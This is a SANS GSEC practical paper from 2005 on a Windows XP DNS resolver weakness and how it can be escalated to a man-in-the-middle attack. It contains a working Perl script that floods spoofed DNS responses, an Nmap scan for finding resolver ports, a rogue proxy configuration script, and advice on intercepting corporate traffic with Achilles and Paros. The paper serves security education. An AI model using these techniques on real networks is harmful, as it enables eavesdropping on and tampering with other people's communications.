

Table of Contents	1
Ian_Green_GSEC.pdf.....	2
Ian Green	2
DNS Spoofing by The Man In The Middle.....	2
GSEC Practical Assignment (version 1.4c – option 1).....	2
10 January 2005.....	2
1.0 Abstract.....	4
2.0 Introduction.....	5
2.1 The Man In The Middle (MITM)	5
2.2 Domain Name System (DNS).....	5
3.0 Investigation.....	8
4.0 Attack strategy – DNS spoofing	10
5.0 Attack escalation – Man in The Middle.....	17
5.1 The corporate LAN.....	17
5.2 Achilles proxy.....	20
5.3 Paros Proxy	21
5.4 The role of SSL.....	25
5.5 Getting around SSL.....	27
Conclusion.....	33
References.....	34

© SANS Institute 2005, Author retains full rights.

Ian Green

DNS Spoofing by The Man In The Middle

GSEC Practical Assignment (version 1.4c – option 1)

10 January 2005

© SANS Institute 2005, Author retains full rights.

Contents

1.0	ABSTRACT	3
2.0	INTRODUCTION	4
2.1	THE MAN IN THE MIDDLE (MITM)	4
2.2	DOMAIN NAME SYSTEM (DNS).....	4
3.0	INVESTIGATION	7
4.0	ATTACK STRATEGY – DNS SPOOFING	9
5.0	ATTACK ESCALATION – MAN IN THE MIDDLE	16
5.1	THE CORPORATE LAN	16
5.2	ACHILLES PROXY	19
5.3	PAROS PROXY.....	20
5.4	THE ROLE OF SSL.....	24
5.5	GETTING AROUND SSL	26
6.0	CONCLUSION	32
7.0	REFERENCES	33

© SANS Institute 2005, Author retains full rights.

1.0 Abstract

This paper is based on a vulnerability in the Windows XP DNS resolver. While other parties have recently published this vulnerability, the vulnerability was independently discovered during research for this paper. Using this vulnerability as an example, this paper demonstrates tools and techniques for discovering and investigating security vulnerabilities.

The security vulnerability is then escalated to achieve Man In The Middle (MITM) status. A number of tools and techniques for performing MITM attacks are discussed. Finally, the role of key security controls are discussed as well as techniques an attacker may employ to avoid such controls.

Through the discussion of these issues, this paper aims to raise awareness of the importance of security in underlying network protocols such as DNS, TCP and UDP.

© SANS Institute 2005, Author retains full rights

2.0 Introduction

2.1 *The Man In The Middle (MITM)*

To be the victim of a MITM attack, the victim does not need to be running a vulnerable operating system or version of client software. Nor does the victim need to be communicating with a malicious or compromised server. A MITM attack is possible wherever two parties are communicating with each other. The MITM describes an attacker that is situated (physically or logically) between communicating parties. The MITM aims to compromise:

- **Confidentiality** – by eavesdropping on the communication;
- **Integrity** – by intercepting the communication and modifying messages; and
- **Availability** – by intercepting and destroying messages or modifying messages to cause one of the parties to end communication.

For the purpose of this paper, a MITM attack must be able to compromise all three goals of security – confidentiality, integrity and availability. To understand the importance of this distinction, consider the following two scenarios:

- 1) Alice and Bob are communicating by Morse code over a copper wire. Eve places a wire tap on the copper line so that she can listen to all communication between Alice and Bob. Bob and Eve will hear a message from Alice (almost) simultaneously.
- 2) Again, Alice and Bob are communicating by Morse code over a copper wire. This time, Eve cuts the wire and places a Morse code machine on each end. Now, only Eve will hear a message from Alice. Eve can then decide to pass the original message on to Bob, change the message before sending it to Bob, or not send the message to Bob at all.

Only in the second scenario is Eve able to compromise all three goals of information security. This is the aim of the MITM attack.

With MITM attacks not reliant on any single vulnerability or security weakness, they present an excellent case for 'defence in depth'. The remainder of this paper will demonstrate and explore MITM attack strategies, present tools for launching a MITM attack, and discuss important mitigating controls.

2.2 *Domain Name System (DNS)*

DNS is an application layer protocol used to map human readable domain names to computer readable Internet Protocol (IP) addresses. DNS is essential

to the operation of all IP networks, particularly the Internet. “Most internet services rely on DNS to work. If DNS fails or is too slow, web sites cannot be located”¹. The DNS protocol is described by Request for Comment (RFC) 1035². RFC1035 recommends that DNS should generally operate over the User Datagram Protocol (UDP). UDP is preferred over the Transmission Control Protocol (TCP) for most DNS requests for its low overhead. UDP is described by RFC768³. Together, these two RFC’s describe the guidelines for DNS implementation.

As section 4.0 will describe, the proposed DNS spoofing attack is aimed at a client’s DNS resolver. A DNS resolver acts on behalf of client software to retrieve information about a particular domain name. From a user’s point of view, the DNS resolver is passed a domain name and returns an IP address (or other information). To do this, the DNS resolver generates DNS queries which are sent over UDP to a specified DNS server. The DNS resolver then listens for DNS responses and returns the IP address provided. The proposed attack will aim to impersonate a legitimate DNS server by sending malicious DNS responses to a client’s DNS resolver.

Of particular relevance to this attack is how a DNS resolver receives and validates DNS responses. Section 7.3 of RFC1035 describes a recommended strategy for processing responses that includes:

- Match the transaction ID field in the domain header. The transaction ID is a 16 bit field used to match outstanding queries with incoming responses;
- Inspect the question section of the response to ensure that relevant information is being provided; and
- Only accept the first legitimate response for each query.

As DNS queries and responses are generally encapsulated by UDP, the requirements of RFC768 must also be satisfied. While the RFC does not explicitly define this requirement, for UDP to function effectively, the client matches the destination port of incoming packets to a particular application.

Therefore, for an attacker to successfully spoof DNS responses, the attacker must know or guess:

- The destination UDP port (65,535 possibilities);
- The DNS transaction ID (65,535 possibilities); and

¹ DNS Resources Directory: <http://www.dns.net/dnsrd/>

² RFC1035 – Domain Names – Implementation and Specification: <http://www.ietf.org/rfc/rfc1035.txt>

³ RFC768 – User Datagram Protocol: <http://www.ietf.org/rfc/rfc768.txt>

- The domain name being requested by the client (infinite number of possibilities);

Each of these conditions must be met and a spoofed response sent to the client before a legitimate response is received by the client. The combination of these conditions would make it very difficult to spoof responses to a well-implemented DNS resolver without already being a MITM and 'sniffing' the victim's DNS queries.

However, as the infamous Mitnick vs Shimomura attack and other subsequent attacks have shown, many weaknesses in network protocols are a result of poor implementation rather than weaknesses in the underlying protocol. In the Mitnick attack, "IP source address spoofing and TCP sequence number prediction were used to gain initial access".⁴

© SANS Institute 2005, Author retains full rights

⁴ How Mitnick Hacked Tsutomu Shimomura with an IP Sequence Attack:
http://www.totse.com/en/hack/hack_attack/hacker03.html

3.0 Investigation

To understand how a common DNS resolver has implemented the recommendations of RFC1035 and RFC768, a number of tests were carried out against a Windows XP Service Pack 1 client.

Using the network protocol analyser 'Ethereal' (<http://www.ethereal.com>), DNS traffic was observed under a number of conditions. Figure 3.1 shows a sample Ethereal output for a DNS query.

Figure 3.1 – DNS query

```
Frame 123 (72 bytes on wire, 72 bytes captured)
Ethernet II, Src: 00:08:02:d0:00:48, Dst: 00:50:18:15:f8:d8
Internet Protocol, Src Addr: 192.168.0.71 (192.168.0.71), Dst Addr:
10.0.0.253 (10.0.0.253)
User Datagram Protocol, Src Port: 1026 (1026), Dst Port: domain (53)
Domain Name System (query)
  Transaction ID: 0x0008
  Flags: 0x0100 (Standard query)
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    www.giac.org: type A, class inet
      Name: www.giac.org
      Type: Host address

      Class: inet
```

The UDP source port and the DNS transaction ID have been highlighted in Figure 3.1. By observing these values of DNS queries over a period of time, the following patterns were noted:

- The DNS transaction ID always begins at 1 and is incremented by 1 for each subsequent DNS query; and
- The UDP source port of the query (which becomes the UDP destination port of the response) remains static for the entirety of a session (from startup to shutdown). While the exact UDP port may vary from system to system, it is generally in the range 1024 – 1124. The exact UDP port chosen depends on the order in which the DNS service is started in relation to other network services. In a standard operating environment (SOE) the UDP port tends to be consistent across most clients.

The predictability of the Windows XP DNS resolver has also been documented by 'have2Banonymous' in "The Impact of RFC Guidelines on DNS Spoofing

Attacks".⁵ For anyone familiar with network security, such predictability should start alarm bells ringing. Almost 10 years after the Mitnick vs Shimomura affair, it seems no alarm bells were ringing at Microsoft when the Windows XP DNS resolver was implemented.

The remainder of this paper will further investigate the Windows XP implementation of the DNS resolver and demonstrate the potential impact of a successful exploit against its weaknesses.

© SANS Institute 2005, Author retains full rights.

⁵ The Impact of RFC Guidelines on DNS Spoofing Attacks: <http://www.phrack.org/show.php?p=62&a=3>

4.0 Attack strategy – DNS spoofing

The initial aim of our attack is to successfully spoof a DNS response to a Windows XP test machine under our control. Our initial attack will be very specific given the amount of knowledge we have about our own machine. Once a successful attack has been developed, the attack will be generalised to increase the likelihood of success against a foreign client. This process will also investigate how the Windows XP DNS resolver matches responses to queries.

Figure 4.1 shows an initial exploit using the Perl programming language. This script is used to generate DNS packets and will form the basis for further investigation and attack. “Practical PERL for Security Practitioners”⁶ provides an excellent introduction to packet generation using PERL and was used as a basis for this script. Comments are highlighted in **bold**.

Figure 4.1 – DNS packet generation script

```
#!/usr/bin/perl

#import Perl modules for packet crafting
use Net::DNS;
use Net::RawIP;

#declare variables
#range of DNS transaction IDs to be used (decimal):
$first_dns_id=20;
$last_dns_id=20;
#IP address of the legitimate DNS server
$sourceIP='10.0.0.252';
#IP address of the victim
$destIP='10.0.0.13';
#UDP port used by the victim's DNS resolver
$destUDP=1026;
#Domain name of the server the victim wishes to connect to
$domain_name="www.giac.com";
#IP address of the rouge server hosting our alternative website
$rougeIP='10.0.0.87';

#define the speed at which packets are sent:
$interval = 0.001;
$quantity = 1;
#number of times to send each DNS response
$repeat=10000;
#place to temporarily store packets
@packet_array;
```

⁶ Practical PERL for Security Practitioners: www.giac.org/practical/GSEC/Holt_Sorenson_GSEC.pdf

```

#temporary counter
$counter=0;

#Now construct a new DNS packet for every transaction ID in range:
while($first_dns_id < $last_dns_id)
{
    #Generate the DNS question section - should match original query
    my $dns_packet = Net::DNS::Packet->new($domain_name, "A", "IN");
    #This is a DNS response
    $dns_packet->header->qr(1);
    #Specify DNS transaction ID
    $dns_packet->header->id($first_dns_id+1);
    #Add a DNS resource record for the spoofed response (TTL=1 day)
    $dns_packet->push("pre",rr_add($domain_name.". 86400 A" +$rougeIP));
    #Save the DNS packet as raw data to be encapsulated
    my $dns_data = $dns_packet->data;

    #Generate an IP packet specifying the victim IP address and UDP port
    my $udp_packet = new Net::RawIP({ip=> {
        saddr=>$sourceIP,
        daddr=>$destIP},
        udp=>{source=>$53, dest=>$destUDP}});

    #Encapsulate the dns packet in the udp packet
    $udp_packet->set({udp=>{data=>$dns_data}});
    #Temporarily store the udp packet
    @packet_array[$counter]=($udp_packet);
    #increment counters before resuming loop
    $counter++;
    $first_dns_id++;
}

#Send out each DNS response as many times as specified by $repeat
$num_packets=$counter;
while($repeat>0)
{
    $counter=$num_packets;
    while($counter>0)
    {
        $counter--;
        $udp_packet=@packet_array[$counter];
#send $quantity number of packets every $interval number of seconds:
        $udp_packet->send($interval,$quantity);
    }
    $repeat--;
}
}

```

In our initial attempt to spoof a DNS response, the parameters chosen are very specific:

- **\$first_dns_id = 20**: Ethereal was used to note that the last DNS query had transaction ID equal to (decimal) 19;
- **\$last_dns_id = 20**: We know that the transaction ID will be equal to (decimal) 20 – a larger range will be used when exact number is unknown;
- **\$sourceIP = 10.0.0.252**: The destination address of our DNS query (i.e. the DNS server) becomes the source address of our response;
- **\$destinationIP = 10.0.0.13**: The IP address of our intended victim – the host that sent the initial query;
- **\$rougeIP = 10.0.0.87**: The IP address the server hosting a rouge website;
- **\$query_domain_name = www.giac.org**: The domain name specified in the question section of the response is set to match the domain name of the original query.
- **\$response_domain_name = www.giac.org**: The domain name specified in the answer section of the response is set to match that in the question section and that of the original query.
- **\$destUDP = 1026**: Ethereal was used to determine the UDP port used for previous DNS queries. As discovered, this port remains static for all queries.

The **\$repeat** variable simply determines how many packets will be sent to the victim. In a testing environment, this number can be kept relatively low. In reality, this number should be large enough to ensure the victim is still receiving spoofed packets when they open Internet Explorer (or other DNS dependant software).

The **\$interval** and **\$quantity** variables determine how quickly packets are sent to the victim. The values used will depend on the response time of the legitimate DNS server as the spoofed packet must reach the victim before the legitimate response. The biggest factor in the response time of the legitimate DNS server will be its location on the network (or Internet). The response time in a particular environment can be calculated using Ethereal. Figure 4.2 shows the difference in time between the DNS query and DNS response is 0.4929 seconds.

Figure 4.2 – DNS server response time

232	18.888832	192.168.0.71	10.0.0.252	DNS
Standard query A www.giac.org				
233	19.381711	10.0.0.252	192.168.0.71	DNS
Standard query response A xx.xx.xx.xx A xx.xx.xx.xx				

To increase the likelihood of success, the attacker will wish to send as many packets to the client as quickly as possible. Values for the \$interval and \$quantity parameters can be experimented with to vary the rate at which packets are sent. The fastest possible rate comes with \$interval equal to zero and \$quantity equal to one. On the test machine, this generated approximately 9000 packets per second.

Having executed the attack, success can be seen by viewing the output of the 'ipconfig /displaydns' command on the victim's machine. Figure 4.3 shows that the attack was successful. The IP address of www.giac.com is listed as our rouge server 10.0.0.87.

Figure 4.3 – DNS cache

```

www.giac.org
-----
Record Name . . . . . : www.giac.org
Record Type . . . . . : 1
Time To Live . . . . . : 86400
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . : 10.0.0.87
  
```

To further investigate how the DNS resolver matches queries to responses. Figure 4.4 shows whether the attack was successful when each parameter was given an arbitrary value.

Figure 4.4 – DNS resolver behaviour

Parameter	Value	Success / Failure	Comment
\$sourceIP	1.2.3.4	Success	The source IP address of the DNS response does not need to match the destination IP address of the original query. The attacker need not know the IP address of the legitimate DNS server.
\$destUDP	65535	Failure	The destination UDP port must

			match the source UDP port of the original query.
\$first_dns_id	12345	Failure	The transaction ID of the response must match the transaction ID specified by the original query.
\$last_dns_id	12346		
\$query_domain_name	none.com	Success	The attacker does not need to know the domain name the victim is trying to resolve.
\$response_domain_name	any.com	Success	The domain name/names listed in the answer section of the DNS response does not need to match the domain name originally requested.

Roberto Larcher also achieved these results in “Predictability of Windows DNS resolver”⁷.

These results can be combined to demonstrate exactly how vague a spoofed DNS response can be. In this example, the victim wishes to connect to ‘www.giac.org’. The victim’s DNS resolver sends a query with the following parameters:

- Source IP address (victim) = 192.168.0.1
- Destination IP address (DNS server) = 192.168.0.252
- Source UDP port (victim) = 1027
- Destination UDP port (DNS server) = 53
- DNS transaction ID = 28
- DNS query = ‘www.giac.org’

Without specific knowledge of the victim’s request, the attacker formulates a range of spoofed DNS responses with the following parameters:

- Source IP address (anything) = 1.2.3.4
- Destination IP address (victim) = 192.168.0.1
- Source UDP port (anything) = 137

⁷ Predictability of Windows DNS resolver:

http://www.infosecwriters.com/text_resources/pdf/predictability_of_Windows_DNS_resolver.pdf

- Destination UDP port (must choose correctly) = 1026
- DNS transaction ID (use a range of values to increase success rate) = 1-100
- DNS query section (anything) = 'www.idontknow.org'
- DNS answer section = 'www.idontcare.com', 192.6.6.6

As long as the spoofed response reaches the victim before the legitimate response, the victim's DNS cache will contain a record as shown in figure 4.5.

Figure 4.5 – Victim's DNS cache

```

www.giac.org
-----
Record Name . . . . . : www.idontcare.com
Record Type . . . . . : 1
Time To Live . . . . . : 86400
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 192.6.6.6

```

Notice that the DNS record has been stored in the cache under the domain name of the original query of 'www.giac.org'. While the record name is 'www.idontcare.com', a subsequent request for 'www.idontcare.com' will not be resolved to the specified IP address. On the other hand, a subsequent request for 'www.giac.org' will resolve to '192.6.6.6'.

With the current approach, the attacker must correctly identify the UDP port used by the victim for DNS queries. While the Windows XP DNS resolver does not use a random or widely varying port number, the port number used can vary from system to system, session to session or even during a single session. Figure 4.6 shows a partial output of Portqry which maps open network ports to applications (<http://support.microsoft.com/kb/310099>). Portqry shows that even when the client is not actively making DNS queries, the DNS resolver is bound to a number of UDP ports. Other systems tested had only one UDP port bound to the DNS resolver.

Figure 4.6 – UDP ports used by the DNS resolver

```

Process ID: 1880

Service Name: Dnscache
Display Name: DNS Client
Service Type: shares a process with other services

PID Port      Local IP State      Remote IP:Port
1880 UDP 1026    0.0.0.0    *:*
1880 UDP 1027    0.0.0.0    *:*
1880 UDP 1106    0.0.0.0    *:*
1880 UDP 1240    0.0.0.0    *:*

```

While this output is useful for local diagnostics, an attacker would like discover the same information remotely. To do so, the attacker could employ a port scanner such as Nmap (www.insecure.org/nmap). Figure 4.7 shows the output of an Nmap scan that was targeted at the same machine as PortQry in Figure 4.6.

Figure 4.7 – Nmap scan

```
# /usr/local/bin/nmap -sU -vv -p 1024-1300 -P0 -T Aggressive
192.168.0.71

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-12-02
11:20 PST
Initiating UDP Scan against 192.168.0.71 [277 ports] at 11:20
The UDP Scan took 2.83s to scan 277 total ports.
Host 192.168.0.71 appears to be up ... good.
Interesting ports on 192.168.0.71:
(The 271 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
1026/udp open|filtered unknown
1027/udp open|filtered unknown
1035/udp open|filtered unknown
1054/udp open|filtered unknown
1106/udp open|filtered unknown
1240/udp open|filtered unknown
```

The Nmap scan reveals that six UDP ports in the range 1024-1300 are in the state 'open' or 'filtered'. Port scanning is unable to differentiate between 'open' and 'filtered' UDP ports because in both cases, no response is received from the target. On the other hand, when Nmap attempts to connect to a 'closed' UDP port, the target responds with an ICMP 'destination unreachable' packet. The scan shown in figure 4.7 detected mostly 'closed' UDP ports. This result is typical of a UDP port scan conducted on a LAN. From this scan, an attacker could safely make the assumption that all six listed ports are open and not filtered.

UDP port scanning over the Internet is less reliable due to filtering devices such as firewall and routers. These devices not only block incoming requests for most ports but also block outgoing ICMP packets and fail to provide ICMP responses of their own. A typical UDP scan over the Internet results in all ports being reported as open or filtered. Such information is unhelpful to a potential attacker.

The exact port number used by the DNS resolver depends on the order in which the service is started during the boot process and will vary from system to system. From experience, the port number chosen is usually between 1024 and 1150. A port scan of the target could increase the chance of success. The

attacker could then use multiple instances of the previously developed script (Figure 4.1) to target all of the UDP ports identified by the scan.

5.0 Attack escalation – Man in The Middle

So you can spoof DNS – so what? With a spoofed DNS response, an attacker has compromised the integrity of the DNS cache. They may have compromised the availability of a particular website. However none of these achievements are show stopping. What the attacker needs is an escalation strategy to exploit the foothold gained by the DNS spoofing attack.

5.1 The corporate LAN


In this scenario, we will explore the use of the DNS spoofing attack in a typical corporate environment. Both the attacker, victim and DNS server are located on the LAN. Web browsers and other network applications on the LAN are configured to use the corporate proxy server. The aim of the proxy server is to separate internal users from the Internet by handling communication between the two. The corporate proxy server is a trusted man in the middle. It would therefore be an obvious device for a malicious user to impersonate.

With a proxy server handling all communication between the Internet and the internal network, clients have no need to resolve their own domain names. All traffic is automatically sent to the IP address of the proxy server. The proxy server is then responsible for resolving domain names and forwarding the traffic to the appropriate host. However, given that workstations are configured using the proxy's domain name (as shown in Figure 5.1), the client will initially need to resolve the proxy.com domain name.

While the use of a proxy server reduces the number of opportunities an attacker has to spoof a DNS response, this section will show that a successful attack against the DNS record of the corporate proxy server is much more effective than that of any other single domain name.

© SANS Institute 2005

Figure 5.1 – Client proxy settings



The obvious time for an attacker to spoof DNS responses in this environment is when the intended victim first boots their machine. At this time the victim's DNS cache will be empty and the DNS resolver's transaction ID will be reset to zero. To increase the likelihood of success, the attacker should investigate the UDP port number used by their own machine using Ethereal or PortQry. In a standard operating environment (SOE), the UDP port number used by the DNS resolver is likely to be the same across multiple machines. The attacker could also port scan the victim to confirm the target UDP ports. This scan could be conducted after the machine has booted but before the victim has logged on. This way, the attacker can begin spoofing DNS responses well before the victim initiates a DNS query for the proxy server.

The attacker could use the script in Figure 4.1 with the following parameters:

- Source IP address (anything) = 1.2.3.4
- Destination IP address (victim) = 192.168.12.56
- Source UDP port (anything) = 137
- Destination UDP port (use results of manual investigation) = 1026
- DNS transaction ID (use a range of values to increase success rate) = 1-100
- DNS query section = 'proxy.com'
- DNS answer section = 'proxy.com', 192.168.12.99

If the victim's web browser is configured to connect to the proxy as shown in

Figure 5.1, all traffic will now be sent to the attacker's machine – 192.168.12.99. However, many corporate clients are configured by an automatic configuration script as shown in Figure 5.2.

In this case, the attacker will need to spoof a DNS response for the server hosting the automatic configuration script. The attacker must then setup a rogue web server to serve requests for the rogue configuration script. The automatic configuration, as shown in Figure 5.3, points the client to the attacker's rogue proxy server.

Figure 5.2 – Client proxy settings




Figure 5.3 – Automatic configuration script

```
function FindProxyForURL(url, host)
{
    return "PROXY 192.168.12.99:8080";
}
```


Having successfully spoofed the DNS response against the client, the attacker must now setup their own proxy server on the IP address specified in the DNS response (192.168.12.99).

5.2 Achilles proxy

Achilles (<http://www.mavensecurity.com/achilles>) is a free Windows based tool that is designed for testing the security of web applications. “Achilles is a proxy server, which acts as a man-in-the-middle during an HTTP session”⁸.

Figure 5.4 shows the Achilles’ user interface while intercepting a http session. If intercept mode is on, the attacker is able read and modify client communication before it is sent to the intended server.

Figure 5.4 – Achilles user interface



In Figure 5.4, the client is requesting a Google search for the term “microsoft”. At this stage the attacker could modify this search from “microsoft” to “linux” before sending the query to the Google server. Similarly, the attacker is able to intercept and modify server communication before it reaches the client. With both of these approaches, the attacker is able to compromise the integrity of communication between the client and server. The attacker could also compromise the availability of data by choosing not to forward the communication in either direction.

If the attacker only wishes to compromise the confidentiality of the communication, intercept mode should be disabled and all communication

⁸ Achilles 0.27: <http://www.astalavista.com/?section=dir&cmd=file&id=2513>

logged to a text file. In this mode, the proxy server can passively gather data without any interaction from the attacker.

Achilles is able to compromise confidentiality, integrity and availability. It is also rated as one of the “Top 75 Network Security Tools”⁹. While I have found Achilles easy to use, I have also found it to be slow and unreliable. For the MITM attack to be effective, the victim must not notice a change in the speed of communications - the attacker requires a fast and reliable proxy server.

5.3 Paros Proxy

For better performance and reliability Paros Proxy (<http://www.parosproxy.org>) is highly recommended. The latest version of Paros (version 3.2.0alpha) was released November 10, 2004 and is a vast improvement over previous versions. Paros provides excellent speed and reliability so that victims of a man in the middle attack do not experience any noticeable latency.

In similar style to Achilles, Paros is able to ‘trap’ requests and responses to allow data to be modified during the communication process. Far superior to Achilles however is Paros’ user interface, as shown in Figure 5.5. Paros automatically logs all communication and displays information in an easy to browse site hierarchy. Paros also provides a ‘history’ section to allow communications to be viewed in chronological order.

While the user interface makes Paros easy to use, Paros’ most important feature is its ability to provide proxy chaining. This allows the user to specify an outgoing proxy server as shown in Figure 5.6. This feature is essential for a man in the middle attack executed in a corporate environment. Without it, the attacker’s proxy server will not be able to access sites outside the corporate firewall.

⁹ Top 75 Network Security Tools: www.insecure.org/tools.html

Figure 5.5 – Paros user interface





Figure 5.6 – Paros configuration options



